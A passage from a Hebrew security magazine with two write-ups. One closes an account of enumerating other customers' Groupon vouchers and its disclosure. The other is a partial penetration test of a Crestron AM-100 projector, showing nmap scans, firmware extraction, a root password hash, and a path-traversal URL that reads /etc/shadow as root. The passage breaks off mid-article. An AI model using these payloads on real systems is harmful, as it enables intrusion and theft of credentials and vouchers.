כדי שאוכל באמת לגשת לקופונים של אחרים, כל מה שהייתי צריך הוא **שבזמן** שאני מריץ, משתמש כלשהו **ילחץ** על הקישור שקיבל במייל, ובדיוק באותו רגע אשלח בקשה לשרת עם **אותו מספר** הקופון של המשתמש.

ניתוח

מה הסיכוי שאצליח בזה? אז ננתח את ההתנהגות הממוצעת של משתמש.

במבט ראשון, משתמש ממוצע ניגש לקופון שרכש נניח פעם אחת, בזמנים שמתנהגים לפי exponential distribution לפי פרמטר λ כלשהו, כי ההנחה היא שמשתמש לא יכנס לקופון הרבה זמן לאחר שקנה אותו, במיוחד אם התוקף של הקופון עבר.

אז ההסתברות שמשתמש ילחץ על קופון אחרי זמן t היא: $e^{-\lambda t}$. ההסתברות שאף משתמש מתוך 300 משתמשים לא ילחץ על הקופון לפני זמן t היא איפה (לא הלאה אתכם בהוכחה): $e^{-300\lambda t}$. מספר הרבה יותר קטן. לכן, ההסתברות **שלפחות** משהו אחד ילחץ על קופון זמן קצר לאחר שנקנה היא מאוד גבוהה בלי קשר לפרמטר λ!

אפשר להסתכל על זה בדרך מציאותית יותר: מבלי היכרות עם סטטיסטיקות מערכת גרופון, נניח כי 50% מהמשתמשים מזמינים דרך הדפדפן ו-50% דרך האפליקציה.

לכל אדם שמזמין דרך האתר מהמחשב, כנראה שיש tab פתוח גם על המייל. אחרי כמה דקות של רכישה מגיע המייל, הרב המוחלט של האנשים מיד ילחץ על הכפתור הגדול "לצפייה בשובר" כדי לראות מה הזמינו. אני מניח שתוך שעה מרגע קניית הקופון, 80% מהאנשים ילחצו על הלינק דרך המחשב. סה"כ 40% מכלל המזמינים.

דרך האפליקציה, הרבה פחות יעשו זאת, כי צריך לעבור לאפליקציה אחרת ולקרוא את המייל. ניקח מספר קטן, 10% מכלל הרוכשים באפליקציה.

לכן, בקירוב סה"כ 45% מהמזמינים יכנסו לקופון שרכשו בשעה שאחרי הרכישה! כלומר, ההסתברות שאדם שרכש קופון ילחץ עליו בשעה הקרובה היא 0.45. ההסתברות שאדם לא ילחץ על הלינק בשעה הקרובה היא 0.55.

מכאן, ההסתברות שאף אחד מתוך 300 שקונים **לא** ילחץ על הלינק בשעה הקרובה שאחרי הקניה היא $1 - 0.55^{300}$ שזה קרוב ל-1, כמו בניתוח הקודם. גם אם המספרים לא מדויקים, זה לא משנה, כשאנחנו במספרים הגדולים.

לפי 2 השיטות ניתוח שתיארתי, הסיכויים שלי די טובים, וקרובים ל-1, רק אם אאתר משתמשים לפי קופונים שנקנו לאחרונה.


הרבה יותר טוב מ-1 ל-10^6 לא? לכן, כל מה שהיה עליי לעשות הוא לנסות מספרי קופון חדשים (מספרים אחרי אותו מספר קופון שרכשתי), ואחוזי ההצלחה שלי עולים פלאים!

כדי להעלות במספר לא ידוע של אחוזים את סיכויי, החלטתי לתקוף את עם הספר במוצאי השבת, שם יש peek גבוה של תנועות יוזרים, במיוחד במחשב.

התוצאות

כשהסטטיסטיקה לצדי, לחצתי על run וחיכיתי לתוצאות. לשמחתי, התברר שלא טעיתי בחישוב האחוזים, שכן כבר אחרי כמה שניות של הרצה התיישב לי במחשב קופון חדש אך לא כה שימושי בשבילי:

אז הלכתי לאכול, וכשחזרתי, כבר מצאתי פעילות מהנה לאותו ערב:




ולא, לא הכוונה ללכת לסטנד-אפ במקום משתמש אלמוני, אלא לדווח לגרופון על הפרצה. כי איזה מבאס זה להגיע לחנות ולגלות שאי אפשר לממש קופון, היות ומשהו כבר ניצל לך אותו?

סגירת הפרצה

פניתי לשירות הלקוחות של גרופון, והם הפנו אותי ל-CTO שלהם, מייק מור.

ספרתי לו שחשפתי פרצה וארצה לדווח עליה, והראיתי לו דוגמא של הקופונים שהורדתי. הוא מסר שיבדוק את הנושא מבלי לשאול על פרטי הפרצה המדויקים, כנראה כדי לעודד את צוות (?) האבטחה לחפש אחרי פרצה שדיווחתי שקיימת. אחרי כשבועיים הוא מסר לי שהפרצה נסגרה.


Mike Mor
אני
הי,
אני אחראי על האבטחה.
אני חושב שטיפלנו בנושא. אשמח לשוחח איתך במהלך שבוע הבא על זה. מתי יהיה לך נוח?

הפרצה אכן נסגרה, כמעט. גרופון שינו את מנגנון הגישה לקופונים.

מבדיקה שעשיתי לא ניתן לגשת לקופון דרך הלינק שנשלח במייל ישירות, אלא חייבים להתחבר קודם כל (מצטער עבור כל אלו שהקשתי על חייהם). אחרת, מגיעים לדף הבית שלהם. בנוסף, אחרי שמתחברים, כשניגשים לקופון, מתבצע תהליך authentication ברקע שמוביל לכתובת גנרית כמו:

```
https://www.groo.co.il/view_voucher.php?voucherId=XXXXXX
```

עד לכאן נראה טוב. אממה, חקר מהיר שעשיתי גילה שאל הכתובת הזאת נטען ברקע הקופון מ-מי אם לא-השרת הסטטי שלנו!

הקופונים עדיין נטענים אל השרת הזה, גם אם זה לא חשוף לעיני המשתמש! גרופון כנראה לא רצו להכניס שינוי עמוק מדי.

מה שכן, כעת שנוצר קופון בבקשה עבור המשתמש, הוא לא נוצר עם 8 ספרות (ש-6 ספרות ממנו ידועות) של מזהה הקופון, אלא מספר חצי רנדומלי(יש כמה ספרות ידועות) בן 24 ספרות. אכן נוספה שכבת אבטחה, אבל עדיין ניתן לגשת אל השרת בדרך עקיפה ללא כל authentication! לכן, המתקפות שתיארתי עדיין רלוונטיות.

נכון, עכשיו הרבה יותר קשה לתקוף את גרופון עם מחשב ממוצע, אבל כל מה שגרופון עשו זה להקשות סטטיסטית על התוקף. אך מה שהראיתי כאן היום, היא שסטטיסטיקה ניתנת לשינוי אם משנים את נקודת המבט.

אז מה גרופון היו צריכים לעשות? אם כבר הטרחתי את המפתחים להיכנס לאזור האפלולי בקוד ולעשות commit, ועדיין חשוב להם לשמור על השרת הסטטי מטעמי ביצועים, שימו מזהה רנדומלי באמת (באמצעות ספריה שעומדת [בתקן](), וקיימת בכל שפה שמכבדת את עצמה), שאותו יקבל המשתמש ב-redirect, אחרי האימות כמובן.

סיכום

הראיתי כאן פרצה, שאמנם נדרשת מחשבה כדי לבצע אותה, ויש לבצע אותה נכון, אך היא מאוד פשוטה טכנולוגית ולא מצריכה ידע מורכב.

מפתיע אותי שעד עכשיו הלינק לא החשיד אף משתמש של גרופון. הפרצה כה פשוטה, שבאמצעות כמה שורות קוד וקצת ניתוח סטטיסטי, הצלחתי בזמן מאוד קצר לקבל קופונים של קונים תמימים.

ואני שואל-איפה Incapsula כאן? איך ה-WAF שלהם לא מזהה מאות בקשות בשניה אחת מאותו ip? ואלא אם כן תוקפים כל היום את גרופון, אין שום שורת קוד שבדקה את כמות הלוגים שגדלה לה בפתאומיות?

אין ספק שלגרופון ול-Incapsula יש עוד עבודה על האבטחה שלהם. אז עד שזה יקרה, בפעם הבאה שאתם קונים קופון, אל תכנסו אליו ישר אחרי שאתם קונים אותו, אה?

על המחבר

רן לוי, משרת ביחידה הטכנולוגית בחיל המודיעין וסטודנט לתואר מתקדם במדעי המחשב. בזמני הפנוי מפתח כלים מעניינים ושימושיים, בתחומים שונים ברחבי קשתות התוכנה / האבטחה / האלגוריתמיקה. לכל שאלה אפשר לפנות למייל התמיכה שלי:

bestarmyapp@gmail.com

דילוג רשתות על רגל אחת, בעצם בין שתי רגליים

מאת יובל (tsif) נתיב ודגן פסטרנק

הקדמה

הסאגה הזאת החלה לפני תקופה. באותו זמן חבר ואני התבקשנו להעריך את מצב האבטחה בחברה אשר מתעסקת במכירות ברשת. לאחר כמה שעות מעטות מצאנו כמה דרכים לחדור לתוך הרשת ולאחר שהיינו עם ישיבה טובה מצאנו כל כך הרבה דרכים אפשריות להתפשטות ואמצעי גילוי כל כך לא מכוונים שהאתגר הגדול באמת היה באיזה מהטכניקות להשתמש. בחודשים שלאחר מכן קיבלנו פרויקטים נוספים עם אותו ארגון רק כדי לגלות שמצב האבטחה לא באמת השתנה מבדיקה לבדיקה. נראה היה שמטרת הארגון הינה לאסוף כמה שיותר דוחות בערמה גבוהה ככל האפשר ללא אף התייחסות לאף אחד מהמצאים. אין ספק שגם לחלככם הייתה תחושה כזאת פעם או פעמיים...

באחת הפגישות שלנו במתחם בחברה שמנו לב לדבר שחמק מעיינינו עד אותה הפגישה. המקרן בחדר הישיבות הקרין עמוד בית של המכשיר עצמו המדריך כיצד להתחבר למכשיר. תגית המכשיר הייתה 'Crestron' ועל המסך הוצג שם המכונה (אשר נבנה משם חדר הישיבות ומיקומו) וכתובת IP. כתובת ה-IP הייתה כתובת פנימית (LAN). הדבר שתפס את עינינו ברגע זה היה שמנהל שלנו הקרין מצגת בעזרת החיבור האלחוטי הזה כאשר הוא מחובר לרשת האורחים עם מחשב שאינו מחשב חברה. רשת האורחים הינה רשת WPA2 עם סיסמא נוחה מאוד, שכן היא מיועדת לכל אורח ומועמד שמגיע לחברה. ויחד עם זאת, לא יכלנו להתעלם מהעובדה שמנהל שלנו מקרין עכשיו מצגת על מה שמתוייג עם כתובת IP פנימית לחלוטין.

לאחר בדיקת netstat מהירה על המחשב של המנהל שלנו גילינו שזה נכון. המקרן וה-Crestron הינם עם כתובת IP פנימית והמכונה של המנהל שלנו מחוברת לכתובת פנימית דרך הרשת האלחוטית של האורחים. אז שאלנו את איש הקשר שלנו מהחברה על הנושא והוא הבטיח לנו ששתי הרשתות מופרדות באופן מלא ומוחלט ברמת התווך הפיזי. בשלב זה לקחנו מכונה שסופקה לנו לצורך הבדיקות, חיברנו אותה לרשת האלחוטית וניסינו לשלוח פינג אל הכתובת של הרכיב בעל הכתובת הפנימית וראינו שאכן אנו מסוגלים לשלוח את הפינג ולקבל תשובה.

כאשר חזרנו אל אותו איש קשר ושאלנו כיצד הם הצליחו להעביר ICMP over Telepathy קיבלנו תשובה שפרט לנקודות הללו אין שום חיבור בין הרשתות ושהכל מוגן ומאובטח כראוי. בשלב זה התעוררה סקרנותנו.

גישה ראשונית

מחקר ראשוני

כשלב ראשון, מטרתנו הייתה להבין מה היא המערכת הכל-כך מאובטחת הזו שאותה חברה הרגישה בטוחה דיה לחבר בין שתי הרשתות. לאחר הסתכלות וחיפוש המחרוזות שהוקרנו על הקיר - מצאנו את שם הרכיב, מדובר היה ב-"Crestron AM-100". מדובר ברכיב Embedded ששווק כ-" Presentation Sharing and Management Solution". ולא משנה כמה ניסינו - לא הצלחנו להוריד Firmware של המוצר, או לחילופין - להשיג את המפרטים הטכניים באינטרנט (מסתבר שכדי להשיג את ה-Firmware או לבצע עדכון מבלי שתהיה לקוח רשום). אז מה שיש לנו בינתיים זה שמדובר ברכיב Embedded, מבלי לדעת מה ה-Chipset מה הארכיטקטורה או באיזו מערכת הפעלה מדובר.

אז התחלנו לסרוק את המערכת באמצעות nmap, הרציונל מאחורה היה כמובן לאתר את משטח התקיפה שלנו על אותה מערכת. ומכיוון שאנחנו לא מצפים לשום התנגדות מהרכיב או מהרשת, הרשנו לעצמנו להתפרע (T4)

```
nmap -sV -T4 -Pn -O {IP}
```

והפלט שקיבלנו היה:

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-19 10:12 SE Asia
Standard Time
Nmap scan report for {IP}
Host is up (0.000030s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE         VERSION
80/tcp    open  http            lighttpd 1.4.37
389/tcp   open  ldap?
443/tcp   open  ssl/http        lighttpd 1.4.37
515/tcp   open  printer?
1688/tcp open  nsjtp-data?
3268/tcp open  globalcatLDAP?
8080/tcp open  http-proxy?
[... Trimmed ...]
```

[את התוצאות המלאות ניתן למצוא בנספח א']

על פי התוצאות נראה כי יש משטח תקיפה די רחב, אבל בשלב זה, אנחנו עדיין לא יודעים יותר מדי על רב הפורטים הפתוחים שזיהינו. אז עשינו פעמינו לכיוון שרת ה-Web ☺

ממשק ה-Web

השלב הבא היה לראות האם אנחנו יכולים להשיג את ה-Firmware מהרכיב עצמו. לצערינו החברה לא איפשרה להוריד את ה-Firmware גם לאחר שמילאנו את כלל פרטי הרישום. עם זאת, לאחר מספר חיפושים בגוגל, הצלחנו להגיע לקישור הבא:

https://p.widencdn.net/fu0pzc/software_airmedia_am-100_1.5.0_am-101_2.6.0_firmware

פתיחת ה-Firmware נעשתה באמצעות הפרויקט FMK[4] (קיצור של Firmware Modification Kit), ובעזרת ידידו הטוב ביותר של חוקר ה-Embedded: ה-Binwalk!

מחקר ה-Firmware

לפני שמתחילים את תהליך המחקר, עלינו לזהות מספר חלקים מה-Firmware, ה-Firmware שבחרנו היה בגרסה האחרונה שהצלחנו להשיג, והוא:

```
AM-100_firmware_1.5.0.4_6506508_WM8440.img
MD5: f73a77af09c1cd17ca568ba3d237c392
SHA256: 1ef9cee502e8cb43880531adc90faa151552e1f3ce1f8ae7823fe44396321f93
```

הרצת Binwalk עליו הראתה לנו שמדובר במערכת קבצים מסוג CramFS עבור מערכת Linux-2.6.32.9-default שרצה על ארכיטקטורת ARM (Little Endian), והיא עודכנה לאחרונה ב-2015-06-18 09:22:00.
את תוצאות ה-Binwalk המלאות ניתן למצוא בנספח ב'.

כמובן שהמידע הזה טוב ויפה, אבל הוא עדיין לא עוזר לנו יותר מדי. אנחנו מעוניינים לקבל מידע פנימי יותר על המבנה של ה-Firmware! שלושת ה-Image-ים שהצלחנו לחלץ באמצעות FMK הם:

```
-rwxrwxrwx 1 ubuntu ubuntu 1.2K Oct  8 11:11 footer.img
-rwxrwxrwx 1 ubuntu ubuntu  512 Oct  8 11:11 header.img
-rwxrwxrwx 1 ubuntu ubuntu  32M Oct  8 11:11 rootfs.img
```

לאחר חילוץ ופתיחת הקובץ rootfs.img, קיבלנו את מערכת ומבנה הקבצים והתיקיות שהחברה התקינה על המקרן, זה מה שקיבלנו:

```
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 .
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 ..
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 bin
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 dev
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 etc
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 home
lrwxrwxrwx 1 ubuntu ubuntu    8 Oct  8 11:11 init ->  V???
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 lib
lrwxrwxrwx 1 ubuntu ubuntu    8 Oct  8 11:11 linuxrc ->  V???
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 mnt
```

[4] https://github.com/rampageX/firmware-mod-kit/wiki

```
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 proc
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 root
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 sbin
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 sys
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 tmp
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 tools
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 usr
drwxrwxrwx 1 ubuntu ubuntu 4.0K Oct  8 11:11 var
```

לצערנו, נראה היה כי כל התיקיות ריקות וכי כלל הקבצים הם בעצם symbolic link שהצביעו לשום מקום. אך לאחר מחשבה נוספת, החלטנו לנסות את האופציה השניה - לבצע חילוץ ידני! ה-Image של ה-Firmware הוא CarmFS, אז כדי לעשות לו Mount באופן ידני נריץ את הפקודות הבאות:

```
mkdir /media/cram
sudo apt-get install cramfsprogs fusecram
fusecram AM-100_firmware_1.5.0.4_6506508_WM8440.img /media/cram
```

כעת אנחנו יכולים לסייר במערכת הקבצים ובאופן טבעי - ה-Symbolic Links שלא עבדו קודם לכן, כעת יכובדו על ידי מערכת ההפעלה ולכן יועילו בטובב להראות לנו להיכן הם מצביעים:

```
drwxr-xr-x 1 1004  234  264 Dec 31  1969 .
drwxr-xr-x 4 root root 4.0K Oct  8 03:52 ..
drwxrwxr-x 1 1004  234 2.1K Dec 31  1969 bin
drwxrwxr-x 1 1004  234 2.1K Dec 31  1969 dev
drwxrwxr-x 1 1004  234 1.7K Dec 31  1969 etc
drwxrwxr-x 1 1004  234   52 Dec 31  1969 home
lrwxrwxrwx 1 1004  234    9 Dec 31  1969 init -> sbin/init
drwxrwxr-x 1 1004  234 3.3K Dec 31  1969 lib
lrwxrwxrwx 1 1004  234   11 Dec 31  1969 linuxrc -> bin/busybox
drwxrwxr-x 1 1004  234  616 Dec 31  1969 mnt
drwxrwxr-x 1 1004  234    0 Dec 31  1969 proc
drwxrwxr-x 1 1004  234    0 Dec 31  1969 root
drwxrwxr-x 1 1004  234 1.3K Dec 31  1969 sbin
drwxrwxr-x 1 1004  234    0 Dec 31  1969 sys
drwxrwxr-x 1 1004  234    0 Dec 31  1969 tmp
drwxrwxr-x 1 1004  234  108 Dec 31  1969 tools
drwxrwxr-x 1 1004  234   68 Dec 31  1969 usr
drwxrwxr-x 1 1004  234  120 Dec 31  1969 var
```

בשלב זה ניסינו לראות האם אנחנו באמת יכולים לקרוא את הקבצים שאליהם ה-Symbolic Links מפנים ששוב פעם מדובר בחזיון תעתועים, אז הרצנו:

```
root@hk-elbn-ls:/media/cram# cat etc/passwd
root:x:0:0:root:/home:/bin/sh
abarco:x:1000:0:Awind-Barco User,,,:/home:/bin/sh
root@hk-elbn-ls:/media/cram# cat etc/shadow
root:$6$SajzjC2h$heYvG6vW2IvRbxSXcSDqPWHC90FI0lZMrB2QZZHr00OKfmFBUBjt/aG
XgT9vjRkDKF//RYMXcGfV5WeGy1erg1:0:0:99999:7:::
```

בשלב זה סיימנו בעצם לבצע את שלב חילוץ הקבצים ואנחנו יכולים להתחיל לשחק עם המערכת "במצב נקי". כמובן שהמערכת החיה תתנהג שונה ממה שיש בידינו. אך זאת בהחלט התחלה טובה למחקר.

צייד חולשות

File Inclusion

לאחר הפרישה הפעם ניתן לראות שמערכת הקבצים מופתה כראוי וניתן לנווט דרך התיקיות והקבצים השונים. בגישה הקודמת לשרת ה-Web מצאנו את הכתובת הבאה:

```
http://{IP}/cgi-bin/login.cgi?lang=en&src=AwLoginDownload.html
```

אז, כפי שמתבקש, נשאנו תפילות לאלוהי חולשות ה-WEB, בתקווה שהמשתנה אכן פגיע ל-LFI ולחצנו אנטר:

```
http://{IP}/cgi-bin/login.cgi?lang=en&src=../../../../../../../../../../../../etc/shadow
```

ואכן - התוכן של קובץ ה-shadow חזר אלינו במלוא הדרו, משמעות הדבר היא שעמוד לא רק פגיע ל-LFI אלא ששרת ה-HTTP רץ בהרשאות root והוא אינו chrooted בשום דרך!

נקודה זו הובילה אותנו לממצא הראשון שלנו - חולשה קריטית במערכת. מאחר שאנחנו רצים כ-root, אנחנו יכולים לטעון כל קובץ במערכת הקבצים, וזאת - מבלי הצורך לעבור בשום מנגנון הזדהות. עם זאת, זה עדיין לא מאפשר לנו לחבר את שתי הרשתות. בשביל לעשות זאת, אנחנו צריכים פרימיטיב של הרצת קוד על הרכיב.

סיבוב בונוס - צייד אחר חיבורים פעילים

עד כמה שחיפוש אחר שירותים המאזינים על ממשקי רשת כאלה ואחרים הוא בדרך כלל עניין טריוויאלי בעת מצב בו ניתן להריץ פקודות כ-root הדבר אינו כל כך ברור "ישר" כאשר ניתנת רק אפשרות קריאת קבצים. השלב הראשון היה השגת הקובץ: /proc/net/tcp

```
https://{IP}/cgi-bin/login.cgi?lang=en&src=../../../../../../../../../../../../proc/net/tcp
```

יחד עם זאת, התוצאה שאנו מקבלים אינה ניתנת לקריאה בקלות. כל הנתונים שם אך הסדר קצת בעייתי. לאחר חיפוש קצר מצאנו רשומה בבלוג[5] אשר בה היה סקריפט Python אשר אמור לפרסר את הקובץ וכתוצר לספק לנו פורמט שאנו מסוגלים לקרוא. לאחר ההרצה קיבלנו את התוצאה הבאה:

```
['0:', 0, '0.0.0.0:49153', '0.0.0.0:0', 'LISTEN', None, None]
['1:', 0, '0.0.0.0:515', '0.0.0.0:0', 'LISTEN', None, None]
['2:', 0, '0.0.0.0:3268', '0.0.0.0:0', 'LISTEN', None, None]
 [... Trimmed ...]
```


בשלב הבא השתמשנו ב-CyberChef להריץ כמה רגאקסים זריזים ולנסח את פקודת ה-nmap הבאה:

```
nmap -p
49153,515,3268,389,62828,8080,80,7000,1688,31865,1689,443,7100,19996,710
2,5566 -T4 -A -v 10.120.198.27
```


[5] http://voorloopnul.com/blog/a-python-netstat-in-less-than-100-lines-of-code/

סיבוב בונוס - פענוח תעבורת SSL


אחד מהקבצים שקפץ לנו לעיניים בעת המחקר, היה קובץ pem בנתיב: /etc/lighthttpd/server.pem, ומהיכרותנו עם מערכת הקבצים, אנחנו כבר יודעים ש-lighttpd הוא התהליך של שרת ה-web על הרכיב. מהסתכלות על הקובץ ראינו כי הוא כולל מפתח פרטי ומפתח ציבורי. הסתכלנו על ה-Certificate וראינו שמדובר Self Signed Certificate עבור "www.barco.com":



השוואה בין ה-Certificate לבין הקובץ שהשגנו מהשרת - וקיבלנו התאמה:



השלב הבא היה לטעון את ה-Certificate עם המפתח הפרטי ל-Wireshark, לייצר תעבורת SSL אל מול השרת ולבדוק אם אנחנו יכול לפענח אותה באמצעות המפתח, ובכך לדמות מתקפת MITM פאסיבית. ניסיון זה כשל, ולאחר בדיקה מעט יותר מעמיקה - ראינו שנעשה שימוש ב-ECDHE, מה שמונע מאיתנו את האפשרות של לפענח את התעבורה באופן פאסיבי. וכדי להצליח לעשות זאת - עלינו לבצע מתקפת MITM אקטיבית.



חופרים עוד לעומק

